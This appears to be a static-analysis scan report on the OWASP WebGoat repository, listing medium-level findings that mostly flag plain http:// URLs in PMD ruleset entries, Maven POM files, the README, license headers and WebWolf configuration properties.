1083   message="Avoid future.get without timeout"
1084   class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java"

1085  typeResolution="true"
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance">

1086  <description>
1087    Problem: Stalls indefinitely in case of hanging threads and consumes a
thread.&#13;
1088    Solution: Provide a timeout value and handle the timeout.
```

pmd-ruleset.xml:1150

Level Medium

```
1147 <rule name="AvoidMutableStaticFields"
1148   message="Avoid non-final or mutable static fields. Make final immutable or access
thread-safely and use @GuardedBy."
1149   class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java"

1150   typeResolution="true"
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerfor
mance-TUTC08">

1151   <description>
1152     Problem: Multiple threads typically access static fields. Unguarded assignment to a
mutable or non-final static field is thread-unsafe and may cause corruption or visibility
problems. To make ...
1153     Solution: Make the fields final and unmodifiable. If they really need to be mutable,
make access thread-safe: use synchronized and @GuardedBy or use volatile. Consider lock
contention.&#13;
```

pmd-ruleset.xml:1195

Level Medium

```
1192   </properties>
1193 </rule>
1194
```

```
1195 <rule name="AvoidThreadUnsafeJaxbUsage" message="A JAXB Marshaller,
Unmarshaller or Validator is used in a thread-unsafe way."
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="f..."
```

```
1196   <description>Problem: JAXB Marshaller, Unmarshaller and Validator are not thread-
safe. &#13;
1197     Solution: Create a new instance every time you need to marshall, unmarshall or
validate a document.
1198   (jpinpoint-rules)</description>
```

pmd-ruleset.xml:1219

Level Medium

```
1216 <rule  
name="AvoidUnguardedAssignmentToNonFinalFieldsInObjectsUsingSynchronized"  
1217   message="Avoid unguarded assignments to non-final fields in objects using  
synchronized. Access thread-safely and use @GuardedBy."  
1218   class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"  
language="java"  
  
1219   typeResolution="true"  
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerfor  
mance-TUTC07">  
  
1220   <description>  
1221     Problem: Multiple threads typically access fields of an object using synchronized.  
Unguarded assignment to a non-final field is thread-unsafe and may cause corruption or  
visibility problems. T...  
1222     Solution: Make the fields final and unmodifiable. If they really need to be mutable,  
make access thread-safe: use synchronized and jcip @GuardedBy or use volatile.&#13;
```

pmd-ruleset.xml:1254

Level Medium

```
1251 <rule name="AvoidUnguardedAssignmentToNonFinalFieldsInSharedObjects"  
1252   message="Avoid unguarded assignments to non-final fields in objects shared among  
threads. Access thread-safely and use @GuardedBy."  
1253   class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"  
language="java"  
  
1254   typeResolution="true"  
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerfor  
mance-TUTC07">  
  
1255   <description>  
1256     Problem: Multiple threads typically access fields of a singleton or may access fields  
in session scoped objects. Unguarded assignment to a non-final field is thread-unsafe and  
may cause corrup...  
1257     Solution: Make the fields final and unmodifiable. If they really need to be mutable,  
make access thread-safe: use synchronized and jcip @GuardedBy or use volatile.&#13;
```

pmd-ruleset.xml:1295

Level Medium

```
1292 <rule name="AvoidUnguardedMutableFieldsInObjectsUsingSynchronized"
1293   message="Avoid unguarded non-final or mutable fields in objects using
synchronized. Make final immutable or access thread-safely and use @GuardedBy."
1294   class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java"

1295   typeResolution="true"
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerfor
mance-TUTC07">

1296   <description>
1297     Problem: Multiple threads typically access fields of an object using synchronized. If
a field or its reference is mutable, access is thread-unsafe and may cause corruption or
visibility problem...
1298     Solution: Make the fields final and unmodifiable. If they really need to be mutable,
make access thread-safe: use synchronized and jcip @GuardedBy or use volatile.&#13;
```

pmd-ruleset.xml:1343

Level Medium

```
1340 <rule name="AvoidUnguardedMutableFieldsInSharedObjects"
1341   message="Avoid unguarded non-final or mutable fields in objects shared among
threads. Make final immutable or access thread-safely and use @GuardedBy."
1342   class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java"

1343   typeResolution="true"
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerfor
mance-TUTC07">

1344   <description>
1345     Problem: Multiple threads typically access fields of a singleton or may access fields
in session scoped objects. If a field or its reference is mutable, access is thread-unsafe and
may cause c...
1346     Solution: Make the fields final and unmodifiable. If they really need to be mutable,
make access thread-safe: use synchronized and jcip @GuardedBy or use volatile.&#13;
```

pmd-ruleset.xml:1447

Level Medium

```
1444 <!-- END Included file 'concurrent.xml' -->
1445 <!-- BEGIN Included file 'spring.xml' -->
1446   <rule name="AvoidExpressionsInCacheable"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="Avoid SpEL-expression for computing Cacheable key" ...
```

1447

externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance-TMSU12">

1448 <description>Spring Expression Language (SpEL) expression is used for computing the key dynamically. Problem: evaluating the expression language is expensive, on every call.

1449 Solution: use a custom KeyGenerator: keyGenerator=... instead of key=...

1450 (jpinpoint-rules)</description>

pmd-ruleset.xml:1475

Level Medium

```
1472 <rule name="AvoidImproperAnnotationCombinations"
```

```
1473   language="java"
```

```
1474   message="Don't combine these annotations"
```

1475

externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance-Annotations"

```
1476   class="net.sourceforge.pmd.lang.rule.XPathRule">
```

```
1477     <description>
```

1478 Improper combination of annotations. Problem: these annotations are not meant to be combined and may cause unexpected and unwanted behavior.

pmd-ruleset.xml:1506

Level Medium

```
1503 </rule>
```

```
1504
```

```
1505 <rule name="AvoidModelMapAsRenderParameter"
```

```
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
```

```
language="java" message="A ModelMap or @ModelAttribute is used as parameter o..."
```

1506 externalInfoUrl="http://www.jpinpoint.

com/doc/Java+Code+Performance#JavaCodePerformance-TMSU11">

1507 <description>Problem: ModelMaps are rather large objects containing explicitly added data and administrative data from Spring. They are added to the Portlet session implicitly. They stay in the se...
1508 Solution: Remove the ModelMap from the render method parameter list and create a new local ModelMap to use in the render request scope.
1509 (jpinpoint-rules)</description>

pmd-ruleset.xml:1529

Level Medium

1526 <rule name="AvoidApplicationContextRecreation"
1527 message="Avoid re-creation of Spring application context"
1528 class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java"

1529 typeResolution="true"
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance-EUOCS01">

1530 <description>
1531 Problem: When a XXXApplicationContext is created, all Spring beans are initialized, wired and component scanning may take place. Component scanning involves extensive class path scanning which...
1532 Solution: Create the ApplicationContext only once in the application deployed/live time.

pmd-ruleset.xml:1598

Level Medium

1595 <rule name="MakeAutoWiredConstructedFieldFinal"
1596 message="Make autowired, constructed field final in objects shared among threads."
1597 class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java"

1598 typeResolution="true"
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance-TUTC07">
1599 <description>

1600 Problem: Multiple threads typically access fields of a singleton or may access fields in session scoped objects. If a field or its reference is mutable, non-autowired access is thread-unsafe a...

1601 Solution: Make the fields final and unmodifiable to defend against mutation. If they really need to be mutable (which is strange for autowired fields), make access thread-safe. Thread-safety c...

pmd-ruleset.xml:1632

Level Medium

1629 </rule>

1630

1631 <rule name="MinimizeActionModelMapInSession"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="ModelMap in action method is not cleared. This may ...

1632

externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance-TMSU12">

1633 <description>A ModelMap is used in an action method typically for form validation and not cleared. Problem: the ModelMap is put in the session by Spring. This is typically a large object which may...

1634 Solution: clear the ModelMap right after the validation in the happy flow.

1635 (jpinpoint-rules)</description>

pmd-ruleset.xml:1657

Level Medium

1654 <rule name="AvoidHugeQueryFetchSize"

1655 message="Avoid a huge query fetch size, it consumes much memory."

1656 class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java"

1657 typeResolution="true"

externalInfoUrl="http://www.jpinpoint.com/doc/Java+Data+Access+Performance#JavaDataAccessPerformance-IDA-TRM03">

1658 <description>

1659 Problem: if huge numbers of result rows are fetched these are all stored in memory and this may introduce long gc times and out of memory risk.

1660 Solution: Set fetch size to 100 maximally. Only set it higher than 100 yet still max 500, if you are sure there is only little data returned per row, like 3 rather short

columns.

pmd-ruleset.xml:1684

Level Medium

```
1681 <rule name="AvoidMultipleRoundtripsForQuery"
1682   message="Avoid multiple roundtrips for the same query"
1683   class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java"

1684   typeResolution="true"
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Data+Access+Performance#JavaData
AccessPerformance-IDA-TRR05">

1685   <description>
1686     Problem: Time is taken by the unnecessary roundtrip(s). Unnecessary work is
performed.&#13;
1687     Solution: Execute the query only once.
```

pmd-ruleset.xml:1710

Level Medium

```
1707 <rule name="AvoidSqlInExpression"
1708   message="Avoid a SQL IN-Expression, it fails for > 1000 arguments and pollutes the
query plan cache / statement cache"
1709   class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java"

1710   typeResolution="true"
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Data+Access+Performance#JavaData
AccessPerformance-IDA-INO01">

1711   <description>
1712     Problem: The number of values for the IN-argument list is limited, in Oracle to
1000. An error occurs when exceeding this limit. Additionally, a large IN list takes much time
to transport to t...
1713     Solution: Rewrite the query by replacing the IN-argument list by a sub query using
the criteria used to fetch the IN arguments. Or often even better performing, an inner join
using these crite...
```

pom.xml:2

Level Medium

```
1 <?xml version="1.0"?>

2 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

3   xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
    http://maven.apache.org/maven-v4_0_0.xsd">
4
5   <modelVersion>4.0.0</modelVersion>
```

pom.xml:3

Level Medium

```
1 <?xml version="1.0"?>
2 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

3   xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
    http://maven.apache.org/maven-v4_0_0.xsd">

4
5   <modelVersion>4.0.0</modelVersion>
6   <groupId>org.owasp.webgoat</groupId>
```

pom.xml:93

Level Medium

```
90   <subscribe>https://lists.owasp.org/mailman/listinfo/owasp-webgoat</subscribe>
91   <unsubscribe>Owasp-webgoat-request@lists.owasp.org</unsubscribe>
92   <post>owasp-webgoat@lists.owasp.org</post>

93   <archive>http://lists.owasp.org/pipermail/owasp-webgoat/</archive>

94   </mailingList>
95 </mailingLists>
```

96

README.MD:11

Level Medium

8

9 # Introduction

10

11 WebGoat is a deliberately insecure web application maintained by [OWASP](<http://www.owasp.org/>) designed to teach web

12 application security lessons.

13

14 This program is a demonstration of common server-side application flaws. The

README.MD:67

Level Medium

64 127.0.0.1 www.webgoat.local www.webwolf.localhost

65 ``

66

67 You can use the overall start page: <http://www.webgoat.local> or:

68

69 WebGoat will be located at: <http://www.webgoat.local/WebGoat>

70

README.MD:69

Level Medium

66

67 You can use the overall start page: <http://www.webgoat.local> or:

68

69 WebGoat will be located at: <http://www.webgoat.local/WebGoat>

70

71 WebWolf will be located at: <http://www.webwolf.local/WebWolf>

72

README.MD:71

Level Medium

68

69 WebGoat will be located at: <http://www.webgoat.local/WebGoat>

70

71 WebWolf will be located at: <http://www.webwolf.local/WebWolf>

72

73 **Important**: the current directory on your host will be mapped into the container for keeping state.

74

webgoat-container/pom.xml:2

Level Medium

1 <?xml version="1.0" encoding="UTF-8"?>

2 <project xmlns="http://maven.apache.org/POM/4.0.0"
 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

3 xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
 http://maven.apache.org/maven-v4_0_0.xsd">

4 <name>webgoat-container</name>

5 <modelVersion>4.0.0</modelVersion>

webgoat-container/pom.xml:3

Level Medium

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
4   <name>webgoat-container</name>
5   <modelVersion>4.0.0</modelVersion>
6   <artifactId>webgoat-container</artifactId>
```

webgoat-

Level Medium

3 * <p>
4 * <p>
5 * This file is part of WebGoat, an Open Web Application Security Project

6 * utility. For details, please see <http://www.owasp.org/>

7 * <p>
8 * Copyright (c) 2002 - 20014 Bruce Mayhew
9 * <p>

webgoat-
container/src/main/java/org/owasp/webgoat/AsciiDoctorTemplateResolver.java:5

Level Medium

```
2 /**
3 *
*****
4 * This file is part of WebGoat, an Open Web Application Security Project utility. For details.
5 * please see http://www.owasp.org/
6 * <p>
7 * Copyright (c) 2002 - 20014 Bruce Mayhew
8 * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/asciidoc/WebWolfMacro.java:16

Level Medium

```
13 * Usage in asciidoc:  
14 * <p>  
15 * webWolfLink:here[] will display a href with here as text
```

16 * webWolfLink:landing[noLink] will display the complete url, for example:
http://WW_HOST:WW_PORT/landing

```
17 */  
18 public class WebWolfMacro extends InlineMacroProcessor {  
19
```

webgoat-container/src/main/java/org/owasp/webgoat/asciidoc/WebWolfMacro.java:56

Level Medium

```
53     host = host.substring(0, semicolonIndex);  
54     host = host.concat(":").concat(port);  
55 }
```

56 return "http://" + host + (includeWebWolfContext() ? "/WebWolf" : "");

```
57 }  
58  
59 protected boolean includeWebWolfContext() {
```

webgoat-

Level Medium

```
6 * Usage in asciidoc:  
7 * <p>  
8 * webWolfLink:here[] will display a href with here as text
```

9 * webWolfLink:landing[noLink] will display the complete url, for example:
http://WW_HOST:WW_PORT/landing

```
10 */
```

```
11 public class WebWolfRootMacro extends WebWolfMacro {  
12
```

webgoat-
container/src/main/java/org/owasp/webgoat/assignments/AssignmentEndpoint.java:3

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
  
3 * please see http://www.owasp.org/  
  
4 * <p>  
5 * Copyright (c) 2002 - 2017 Bruce Mayhew  
6 * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/assignments/AttackResult.java:3

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
  
3 * please see http://www.owasp.org/  
  
4 * <p>  
5 * Copyright (c) 2002 - 2017 Bruce Mayhew  
6 * <p>
```

webgoat-
container/src/main/java/org/owasp/webgoat/assignments/LessonTrackerInterceptor.java
:2

Level Medium

```
1 /*  
  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-container/src/main/java/org/owasp/webgoat/controller/StartLesson.java:6

Level Medium

```
3 * <p>  
4 * <p>  
5 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
  
6 * please see http://www.owasp.org/  
  
7 * <p>  
8 * Copyright (c) 2002 - 20014 Bruce Mayhew  
9 * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/controller/Welcome.java:6

Level Medium

```
3 *  
4 *  
5 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
  
6 * please see http://www.owasp.org/  
  
7 *  
8 * Copyright (c) 2002 - 20014 Bruce Mayhew  
9 *
```

webgoat-container/src/main/java/org/owasp/webgoat/HammerHead.java:19

Level Medium

```
16 * <p>
17 * <p>
18 * This file is part of WebGoat, an Open Web Application Security Project
```

19 * utility. For details, please see <http://www.owasp.org/>

```
20 * <p>
21 * Copyright (c) 2002 - 20014 Bruce Mayhew
22 * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/i18n/Language.java:3

Level Medium

```
1 /*
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
```

3 * please see <http://www.owasp.org/>

```
4 * <p>
5 * Copyright (c) 2002 - 2017 Bruce Mayhew
6 * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/i18n/Messages.java:3

Level Medium

```
1 /*
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
```

3 * please see <http://www.owasp.org/>

```
4 * <p>
5 * Copyright (c) 2002 - 2017 Bruce Mayhew
6 * <p>
```

```
webgoat-container/src/main/java/org/owasp/webgoat/i18n/PluginMessages.java:3
```

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
3 * please see http://www.owasp.org/  
4 * <p>  
5 * Copyright (c) 2002 - 2017 Bruce Mayhew  
6 * <p>
```

```
webgoat-container/src/main/java/org/owasp/webgoat/lessons/Assignment.java:12
```

Level Medium

```
9 /**  
10 *  
*****  
***  
11 * This file is part of WebGoat, an Open Web Application Security Project utility. For  
details.  
12 * please see http://www.owasp.org/  
  
13 * <p>  
14 * Copyright (c) 2002 - 2014 Bruce Mayhew  
15 * <p>
```

```
webgoat-container/src/main/java/org/owasp/webgoat/lessons/Category.java:10
```

Level Medium

```
7 * <p>  
8 * <p>  
9 * This file is part of WebGoat, an Open Web Application Security Project
```

10 * utility. For details, please see <http://www.owasp.org/>

11 * <p>
12 * Copyright (c) 2002 - 20014 Bruce Mayhew
13 * <p>

webgoat-container/src/main/java/org/owasp/webgoat/lessons/Category.java:33

Level Medium

30 * Source for this application is maintained at <https://github.com/WebGoat/WebGoat>, a repository
31 * for free software projects.
32 *

33 * @author Bruce Mayhew WebGoat

34 * @version \$Id: \$Id
35 * @since October 28, 2003
36 */

webgoat-

Level Medium

1 /*

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see <http://www.owasp.org/>

3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *

webgoat-container/src/main/java/org/owasp/webgoat/lessons/Hint.java:5

Level Medium

```
2 *
3 *
4 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
5 * please see http://www.owasp.org/
6 *
7 * Copyright (c) 2002 - 20014 Bruce Mayhew
8 *
```

webgoat-container/src/main/java/org/owasp/webgoat/lessons/Lesson.java:2

Level Medium

```
1 /*
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
3 * please see http://www.owasp.org/
4 *
5 * Copyright (c) 2002 - 2019 Bruce Mayhew
6 *
```

webgoat-container/src/main/java/org/owasp/webgoat/lessons/LessonMenuItem.java:6

Level Medium

```
3 * <p>
4 * <p>
5 * This file is part of WebGoat, an Open Web Application Security Project
6 * utility. For details, please see http://www.owasp.org/
7 * <p>
8 * Copyright (c) 2002 - 20014 Bruce Mayhew
9 * <p>
```

webgoat-
container/src/main/java/org/owasp/webgoat/lessons/LessonMenuItemType.java:

5

Level Medium

2 *

3 *

4 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,

5 * please see <http://www.owasp.org/>

6 *

7 * Copyright (c) 2002 - 20014 Bruce Mayhew

8 *

webgoat-container/src/main/java/org/owasp/webgoat/LessonTemplateResolver.java:6

Level Medium

3 * <p>

4 * <p>

5 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,

6 * please see <http://www.owasp.org/>

7 * <p>

8 * Copyright (c) 2002 - 20014 Bruce Mayhew

9 * <p>

webgoat-container/src/main/java/org/owasp/webgoat/MvcConfiguration.java:6

Level Medium

3 * <p>

4 * <p>

5 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,

6 * please see <http://www.owasp.org/>

```
7 * <p>
8 * Copyright (c) 2002 - 20014 Bruce Mayhew
9 * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/service/LabelDebugService.java:6

Level Medium

```
3 * <p>
4 * <p>
5 * This file is part of WebGoat, an Open Web Application Security Project
```

6 * utility. For details, please see <http://www.owasp.org/>

```
7 * <p>
8 * Copyright (c) 2002 - 20014 Bruce Mayhew
9 * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/service/LabelService.java:6

Level Medium

```
3 * <p>
4 * <p>
5 * This file is part of WebGoat, an Open Web Application Security Project
```

6 * utility. For details, please see <http://www.owasp.org/>

```
7 * <p>
8 * Copyright (c) 2002 - 20014 Bruce Mayhew
9 * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/service/LessonMenuService.java:6

Level Medium

```
3 * <p>
4 * <p>
5 * This file is part of WebGoat, an Open Web Application Security Project
```

6 * utility. For details, please see <http://www.owasp.org/>

```
7 * <p>
8 * Copyright (c) 2002 - 20014 Bruce Mayhew
9 * <p>
```

webgoat-
container/src/main/java/org/owasp/webgoat/service/LessonProgressService.java:94

Level Medium

```
91
92 @AllArgsConstructor
93 @Getter
```

94 //Jackson does not really like returning a map of <Assignment, Boolean> directly, see
<http://stackoverflow.com/questions/11628698/can-we-make-object-as-key-in-map-when-using-json>

```
95 //so creating intermediate object is the easiest solution
96 private static class LessonOverview {
97
```

webgoat-container/src/main/java/org/owasp/webgoat/service/ReportCardService.java:6

Level Medium

```
3 * <p>
4 * <p>
5 * This file is part of WebGoat, an Open Web Application Security Project
```

6 * utility. For details, please see <http://www.owasp.org/>

```
7 * <p>
8 * Copyright (c) 2002 - 20014 Bruce Mayhew
9 * <p>
```

webgoat-
container/src/main/java/org/owasp/webgoat/service/RestartLessonService.java:3

Level Medium

```
1 ****  
*****  
*****  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
3 * please see http://www.owasp.org/  
  
4 * <p>  
5 * Copyright (c) 2002 - 20014 Bruce Mayhew  
6 * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/session/Course.java:16

Level Medium

```
13 * <p>  
14 * <p>  
15 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
  
16 * please see http://www.owasp.org/  
  
17 * <p>  
18 * Copyright (c) 2002 - 20014 Bruce Mayhew  
19 * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/session/Course.java:37

Level Medium

```
34 * Source for this application is maintained at https://github.com/WebGoat/WebGoat, a  
repository for free software  
35 * projects.  
36 *
```

37 * @author Bruce Mayhew WebGoat

```
38 * @version $Id: $Id  
39 * @since October 28, 2003  
40 */
```

webgoat-container/src/main/java/org/owasp/webgoat/session/WebSession.java:16

Level Medium

```
13 * <p>  
14 * <p>  
15 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see
```

16 * <http://www.owasp.org/>

```
17 * <p>  
18 * Copyright (c) 2002 - 20014 Bruce Mayhew  
19 * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/session/WebSession.java:35

Level Medium

```
32 * Source for this application is maintained at https://github.com/WebGoat/WebGoat, a  
repository for free software  
33 * projects.  
34 *
```

35 * @author Jeff Williams Aspect Security

```
36 * @author Bruce Mayhew <a href="http://code.google.com/p/webgoat">WebGoat</a>  
37 * @version $Id: $Id  
38 * @since October 28, 2003
```

webgoat-container/src/main/java/org/owasp/webgoat/session/WebSession.java:36

Level Medium

```
33 * projects.  
34 *  
35 * @author Jeff Williams <a href="http://www.aspectsecurity.com">Aspect Security</a>  
  
36 * @author Bruce Mayhew <a href="http://code.google.com/p/webgoat">WebGoat</a>  
  
37 * @version $Id: $Id  
38 * @since October 28, 2003  
39 */
```

webgoat-container/src/main/java/org/owasp/webgoat/users/LessonTracker.java:18

Level Medium

```
15 * <p>  
16 * <p>  
17 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
  
18 * please see http://www.owasp.org/
```

```
19 * <p>  
20 * Copyright (c) 2002 - 20014 Bruce Mayhew  
21 * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/users/LessonTracker.java:39

Level Medium

```
36 * Source for this application is maintained at https://github.com/WebGoat/WebGoat, a  
repository for free software  
37 * projects.  
38 *
```

```
39 * @author Bruce Mayhew <a href="http://code.google.com/p/webgoat">WebGoat</a>  
  
40 * @version $Id: $Id  
41 * @since October 29, 2003  
42 */
```

webgoat-container/src/main/java/org/owasp/webgoat/users/UserTracker.java:21

Level Medium

18 * <p>
19 * <p>
20 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,

21 * please see <http://www.owasp.org/>

22 * <p>
23 * Copyright (c) 2002 - 20014 Bruce Mayhew
24 * <p>

webgoat-container/src/main/java/org/owasp/webgoat/users/UserTracker.java:42

Level Medium

39 * Source for this application is maintained at <https://github.com/WebGoat/WebGoat>, a
repository for free software
40 * projects.
41 *

42 * @author Bruce Mayhew WebGoat

43 * @version \$Id: \$Id
44 * @since October 29, 2003
45 */

webgoat-container/src/main/java/org/owasp/webgoat/WebGoat.java:6

Level Medium

3 * <p>
4 * <p>
5 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,

6 * please see <http://www.owasp.org/>

```
7 * <p>
8 * Copyright (c) 2002 - 20014 Bruce Mayhew
9 * <p>
```

webgoat-container/src/main/java/org/owasp/webgoat/WebSecurityConfig.java:4

Level Medium

```
1 /**
2 *
*****
***  
3 * This file is part of WebGoat, an Open Web Application Security Project utility. For details.  
4 * please see http://www.owasp.org/  
  
5 * <p>
6 * Copyright (c) 2002 - 20014 Bruce Mayhew
7 * <p>
```

webgoat-container/src/main/resources/application-webgoat.properties:44

Level Medium

```
41
42 webwolf.host=${WEBWOLF_HOST:127.0.0.1}
43 webwolf.port=${WEBWOLF_PORT:9090}  
  
44 webwolf.url=http://${webwolf.host}:${webwolf.port}/WebWolf
```

```
45 webwolf.url.landingpage=http://${webwolf.host}:${webwolf.port}/landing
46 webwolf.url.mail=http://${webwolf.host}:${webwolf.port}/mail
47
```

webgoat-container/src/main/resources/application-webgoat.properties:45

Level Medium

```
42 webwolf.host=${WEBWOLF_HOST:127.0.0.1}
43 webwolf.port=${WEBWOLF_PORT:9090}
44 webwolf.url=http://${webwolf.host}:${webwolf.port}/WebWolf
```

45 webwolf.url.landingpage=http://\${webwolf.host}:\${webwolf.port}/landing

```
46 webwolf.url.mail=http://${webwolf.host}:${webwolf.port}/mail
47
48 spring.jackson.serialization.indent_output=true
```

webgoat-container/src/main/resources/application-webgoat.properties:46

Level Medium

```
43 webwolf.port=${WEBWOLF_PORT:9090}
44 webwolf.url=http://${webwolf.host}:${webwolf.port}/WebWolf
45 webwolf.url.landingpage=http://${webwolf.host}:${webwolf.port}/landing
```

46 webwolf.url.mail=http://\${webwolf.host}:\${webwolf.port}/mail

```
47
48 spring.jackson.serialization.indent_output=true
49 spring.jackson.serialization.write-dates-as-timestamps=false
```

webgoat-container/src/main/resources/i18n/messages_de.properties:3

Level Medium

```
1 #
2 # This file is part of WebGoat, an Open Web Application Security Project utility. For details,
```

3 # please see http://www.owasp.org/

```
4 # <p>
5 # Copyright (c) 2002 - 2017 Bruce Mayhew
6 # <p>
```

webgoat-container/src/main/resources/i18n/messages_fr.properties:3

Level Medium

```
1 #
2 # This file is part of WebGoat, an Open Web Application Security Project utility. For details,
3 # please see http://www.owasp.org/
4 # <p>
5 # Copyright (c) 2002 - 2017 Bruce Mayhew
6 # <p>
```

webgoat-container/src/main/resources/i18n/messages_nl.properties:3

Level Medium

```
1 #
2 # This file is part of WebGoat, an Open Web Application Security Project utility. For details,
3 # please see http://www.owasp.org/
4 # <p>
5 # Copyright (c) 2002 - 2017 Bruce Mayhew
6 # <p>
```

webgoat-container/src/main/resources/i18n/messages.properties:3

Level Medium

```
1 #
2 # This file is part of WebGoat, an Open Web Application Security Project utility. For details,
3 # please see http://www.owasp.org/
4 # <p>
5 # Copyright (c) 2002 - 2017 Bruce Mayhew
6 # <p>
```

webgoat-container/src/main/resources/i18n/messages_ru.properties:3

Level Medium

```
1 #
2 # This file is part of WebGoat, an Open Web Application Security Project utility. For details,
3 # please see http://www.owasp.org/
4 # <p>
5 # Copyright (c) 2002 - 2017 Bruce Mayhew
6 # <p>
```

webgoat-container/src/main/resources/static/css/animate.css:5

Level Medium

```
2
3
4 /*!
5 Animate.css - http://daneden.me/animate
6 Licensed under the MIT license
7
8 Copyright (c) 2013 Daniel Eden
```

webgoat-container/src/main/resources/static/css/font-awesome.min.css:2

Level Medium

```
1 /*
2 * Font Awesome 4.0.3 by @davegandy - http://fontawesome.io - @fontawesome
3 * License - http://fontawesome.io/license (Font: SIL OFL 1.1, CSS: MIT License)
4 */@font-face{font-family:'FontAwesome';src:url('../fonts/fontawesome-webfont.eot?v=4.0.3');src:url('../fonts/fontawesome-webfont.eot?#iefix&v=4.0.3') format('embedded-opentype'),url('../fonts/fontawe...
```

webgoat-container/src/main/resources/static/css/font-awesome.min.css:3

Level Medium

```
1 /*!
2 * Font Awesome 4.0.3 by @davegandy - http://fontawesome.io - @fontawesome
3 * License - http://fontawesome.io/license (Font: SIL OFL 1.1, CSS: MIT License)
4 */@font-face{font-family:'FontAwesome';src:url('../fonts/fontawesome-webfont.eot?v=4.0.3');src:url('../fonts/fontawesome-webfont.eot?#iefix&v=4.0.3') format('embedded-opentype'),url('../fonts/fontawesome...
```

webgoat-container/src/main/resources/static/js/jquery_form/jquery.form.js:6

Level Medium

```
3 * version: 3.51.0-2014.06.20
4 * Requires jQuery v1.5 or later
5 * Copyright (c) 2014 M. Alsup
6 * Examples and documentation at: http://malsup.com/jquery/form/
7 * Project repository: https://github.com/malsup/form
8 * Dual licensed under the MIT and GPL licenses.
9 * https://github.com/malsup/form#copyright-and-license
```

webgoat-container/src/main/resources/static/js/jquery_form/jquery.form.js:96

Level Medium

```
